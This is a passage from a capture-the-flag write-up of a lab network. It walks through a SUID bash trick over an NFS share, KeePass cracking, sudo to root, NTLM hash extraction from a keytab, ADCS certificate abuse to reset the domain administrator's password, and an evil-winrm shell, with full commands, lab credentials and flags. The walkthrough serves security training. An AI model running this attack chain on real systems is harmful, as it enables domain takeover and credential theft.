1
2
3
4
5
6
www-data@mail01:/opt/share$ cp /bin/bash bash

$ cp bash /tmp
$ rm bash
$ cp /tmp/bash .
$ chmod u+s bash
When we execute the bash binary with the -p flag, we should now be the peter user.
1
2
3
www-data@mail01:/opt/share$ ./bash -p
id
uid=33(www-data) gid=33(www-data) euid=902601108(peter.turner@hybrid.vl) groups=33(www-data)
User flag: VL{a6d5a0504a2b24fe66761abc4c96013d}
1
2
bash-5.1$ cat flag.txt
VL{a6d5a0504a2b24fe66761abc4c96013d}
Privilege Escalation
In the home directory of the peter user we find a passwords.kdbx file.
1
2
bash-5.1$ ls
flag.txt  passwords.kdbx
Before being able to open the keepass file we need to get the password, for this we can use JohnTheRipper (sadly this was taking a while).
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[/tmp]
└─$ keepass2john passwords.kdbx > hash


┌──(kali㉿kali)-[/tmp]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 6000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Since john couldn’t seem to find a password I decided to use the password that we found on the NFS share: PeterIstToll!, we end up finding peter.turner’s domain credentials. 
1
peter.turner:b0cwR+G4Dzl_rw
SSH as the peter.turner user.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
┌──(kali㉿kali)-[~]
└─$ ssh peter.turner@hybrid.vl@10.10.245.86
(peter.turner@hybrid.vl@10.10.245.86) Password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-75-generic x86_64)

 * Documentation:  <https://help.ubuntu.com>
 * Management:     <https://landscape.canonical.com>
 * Support:        <https://ubuntu.com/advantage>

  System information as of Wed Jan 31 05:52:56 PM UTC 2024

  System load:  0.0029296875      Processes:             143
  Usage of /:   65.0% of 6.06GB   Users logged in:       0
  Memory usage: 32%               IPv4 address for ens5: 10.10.245.86
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   <https://ubuntu.com/engage/secure-kubernetes-at-the-edge>

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

3 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at <https://ubuntu.com/esm>

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sun Jul 30 08:53:36 2023 from 10.10.1.254
peter.turner@hybrid.vl@mail01:~$ id
uid=902601108(peter.turner@hybrid.vl) gid=902600513(domain users@hybrid.vl) groups=902600513(domain users@hybrid.vl),902601104(hybridusers@hybrid.vl)
Looks like we can run any command as any user.
1
2
3
4
5
6
7
peter.turner@hybrid.vl@mail01:~$ sudo -l
[sudo] password for peter.turner@hybrid.vl:
Matching Defaults entries for peter.turner@hybrid.vl on mail01:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\\:/usr/local/bin\\:/usr/sbin\\:/usr/bin\\:/sbin\\:/bin\\:/snap/bin, use_pty

User peter.turner@hybrid.vl may run the following commands on mail01:
    (ALL) ALL
Become root:
1
2
3
peter.turner@hybrid.vl@mail01:~$ sudo su
root@mail01:/home/peter.turner@hybrid.vl# id
uid=0(root) gid=0(root) groups=0(root)
Root flag: VL{732f10b1eb439d9291c2b88c3fed66fe}
1
2
root@mail01:~# cat flag.txt
VL{732f10b1eb439d9291c2b88c3fed66fe}
AD
Use the peter.turner user to enumerate domain information with BloodHound.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(kali㉿kali)-[~]
└─$ bloodhound-python -d hybrid.vl -c all -u 'peter.turner' -p 'b0cwR+G4Dzl_rw' -ns 10.10.245.85
INFO: Found AD domain: hybrid.vl
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.hybrid.vl
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: dc01.hybrid.vl
INFO: Found 14 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: mail01
INFO: Querying computer: dc01.hybrid.vl
WARNING: Could not resolve: mail01: The resolution lifetime expired after 3.110 seconds: Server Do53:10.10.245.85@53 answered The DNS operation timed out.
INFO: Done in 00M 07S
Since BloodHound returned no useful information we can use certipy to check for vulnerable certificates. In BloodHound we find that there is a keytab file stored on the Linux machine that we can use to get an NTLM hash: use PoC to extract data from the file.
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~]
└─$ python3 extract.py krb5.keytab
[*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.
[*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[*] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.
[+] Keytab File successfully imported.
        REALM : HYBRID.VL
        SERVICE PRINCIPAL : MAIL01$/
        NTLM HASH : 0f916c5246fdbc7ba95dcef4126d57bd
        AES-256 HASH : eac6b4f4639b96af4f6fc2368570cde71e9841f2b3e3402350d3b6272e436d6e
        AES-128 HASH : 3a732454c95bcef529167b6bea476458
Use the hash and the MAIL01 computer account to get the administrator private key.
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~]
└─$ certipy-ad req -u 'MAIL01$@hybrid.vl' -hashes 0f916c5246fdbc7ba95dcef4126d57bd -dc-ip 10.10.189.245 -ca 'HYBRID-DC01-CA' -template 'HYBRIDCOMPUTERS' -upn 'administrator@hybrid.vl' -key-size 4096
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 9
[*] Got certificate with UPN 'administrator@hybrid.vl'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
Since we get a “not trusted” error when trying to authenticate we will have to find another way to authenticate.
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~]
└─$ certipy-ad auth -pfx administrator.pfx -u administrator -domain hybrid.vl -dc-ip 10.10.189.245
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@hybrid.vl
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERROR_CLIENT_NOT_TRUSTED(Reserved for PKINIT)
We are going to use the PassTheCert Python script.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
# Split cert
┌──(kali㉿kali)-[~]
└─$ certipy-ad cert -pfx administrator.pfx -nokey -out administrator.crt
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Writing certificate and  to 'administrator.crt'


┌──(kali㉿kali)-[~]
└─$ certipy-ad cert -pfx administrator.pfx -nocert -out administrator.key
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Writing private key to 'administrator.key'

# Modify pass of administrator user using passthecert.py
┌──(kali㉿kali)-[~]
└─$ python3 passthecert.py -action modify_user -crt administrator.crt -key administrator.key -domain hybrid.vl -dc-ip 10.10.189.245 -target administrator -new-pass
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Successfully changed administrator password to: gVbo4zQPTXOv6EfGyDb3vv3ydzgUWecc
We can now use evil-winrm to get shell access as the administrator user.
1
2
3
4
5
6
7
8
9
10
11
12
┌──(kali㉿kali)-[~]
└─$ evil-winrm -u "administrator@hybrid.vl" -p "gVbo4zQPTXOv6EfGyDb3vv3ydzgUWecc" -i 10.10.189.245

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: <https://github.com/Hackplayers/evil-winrm#Remote-path-completion>

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\\Users\\Administrator\\Documents> whoami
hybrid\\administrator
Last flag: VL{6b069f0bfac70efd8a17c2d1aa79f208}
1
2
*Evil-WinRM* PS C:\\Users\\Administrator\\Desktop> type root.txt
VL{6b069f0bfac70efd8a17c2d1aa79f208}